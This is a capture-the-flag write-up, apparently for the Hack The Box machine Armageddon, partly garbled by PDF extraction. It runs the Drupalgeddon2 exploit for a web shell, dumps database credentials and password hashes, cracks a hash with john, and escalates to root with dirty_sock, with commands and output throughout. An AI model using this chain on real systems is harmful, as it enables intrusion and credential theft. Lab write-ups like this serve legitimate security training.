


The image consists of a solid dark blue rectangular background. A single, thin, horizontal white line is positioned near the top edge. In the bottom right corner, there is a bright green circle with a slight gradient, appearing to be a reflection or a light source.

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palgeddon is an RCE vulnerability in the Drupal CRM that allows code execution on systems with default or common module configurations.

<https://cyware.com/news/what-is-drupalgeddon-and-what-kind-of-targets-does-it-go-after-78f558ec>

ploit

We can test this theory with an exploit. I used this one:

<https://github.com/dreadlocked/Drupalgeddon2>

You may have a dependency issue. This is easily resolved: `sudo gem install highline`

```
1 #run the exploit
2 ruby drupalgeddon2.rb http://10.10.10.233
```

```
meration > sudo ruby drupalgeddon2.rb http://10.10.10.233
```

```
[+] Testing. Will use [1] Payload: echo  
p  
[+] Result : <?ph  
[+] Very Good New  
  
[i] Fake PHP shell  
armageddon.htb>>  
apache
```

Apache Shell

```
--  
array (   
    'default' =>   
        array (   
            'database' => 'drupal',   
            'username' => 'drupaluser',   
            'password' => 'CQHEy@9M*m23gBVj',   
            'host' => 'localhost',   
            'port' => '',   
            'driver' => 'mysql',   
            'prefix' => '',   
        ),  
--
```

Mysql

Enumerating the database

We can enumerate the **mysql** service that runs **locally** on the machine.

- Hacktricks can guide you on syntax: <https://book.hacktricks.xyz/pentesting/pentesting-mysql>

```
1 # show what databases we have to enumerate  
2 mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'  
3  
4 # drop the user table, which contains hashes  
5 mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select name,pass from users'
```

```
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;  
Database  
information_schema  
drupal  
mysql'
```

Cracking the hash

```
2 echo $5$DgEzgjv0ZtxB0ocuqZLy5ubPiBmEq1VwS7160301IXAnadukt
3
4 #run john on the hash
5 sudo john hashes.txt --wordlist=/usr/share/wordlists/rockyou.
6
7 #ask john to explicitly show the password as it's easy to mis
```

```
[04-May-21 22:03:18 BST] armageddon/apache_shell > sudo john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Drupal7, $S$ [SHA512 256/256 AVX2 4x])  
Cost 1 (iteration count) is 32768 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
booboo          (?)  
1g 0:00:00:00 DONE (2021-05-04 22:03) 2.222g/s 515.5p/s 515.5c/s 515.5C/s tiffany..harley  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
[04-May-21 22:03:23 BST] armageddon/apache_shell > sudo john hashes.txt --show
```

```
[04-May-21 22:06:10 BST] armageddon/apache_shell > hydra -l brucetherealadmin -p booboo ssh://10.10.10.233  
hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret  
purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Brucethadmin SSH shell

Using Bruce's password, we can ssh in and get the user flag: `ssh brucetherealadmin@10.10.10.233`

```
[04-May-21 22:07:14 BST] armageddon/apache_shell > ssh brucetherealadmin@10.10.10.233  
brucetherealadmin@10.10.10.233's password:  
Last failed login: Tue May 4 21:39:02 BST 2021 from 10.10.14.13 on ssh:notty  
There were 2 failed login attempts since the last successful login.  
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5  
[brucetherealadmin@armageddon ~]$ cat /home/brucetherealadmin/  
.bash_history .bash_logout .bash_profile .bashrc user.txt  
[brucetherealadmin@armageddon ~]$ cat /home/brucetherealadmin/user.txt  
824d090f9e2fbaef75c6c2f51abd155da
```

Now we need to focus on escalating our privileges to Root.

Enumeration II

Let's go and get linpeas and get to work: <https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh>

```
1 # password is : booboo  
2 scp linpeas.sh brucetherealadmin@10.10.10.233:/tmp  
3  
4 # ssh in and execute command to change linpeas to have the right permissions and  
5 # then execute linpeas  
6 ssh brucetherealadmin@10.10.10.233\  
7 'chmod +x /tmp/linpeas.sh ; bash /tmp/linpeas.sh -a'
```

1

User brucethereal

PrivEsc

<https://0xdft.gitlab.io/2019/02/13/playing-with-dirty-sock.html> which we can combine with this exploit: https://github.com/initstring/dirty_sock/blob/master/dirty_sockv2.py and we'll be able to escalate our privileges to root

```
[brucethe  
dirty_soc  
[brucethe  
Password:  
[dirty_so
```

Not to worry, `sudo su`, and re-input the dirty_sock password and we get our root shell!

We trust you have received the usual lecture from your
Administrator. It usually boils down to these simple rules:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon tmp]# whoami

```
[root@armageddon tmp]# cat /root/root.txt  
119e69f996fa504ech0ade57b87ade3f
```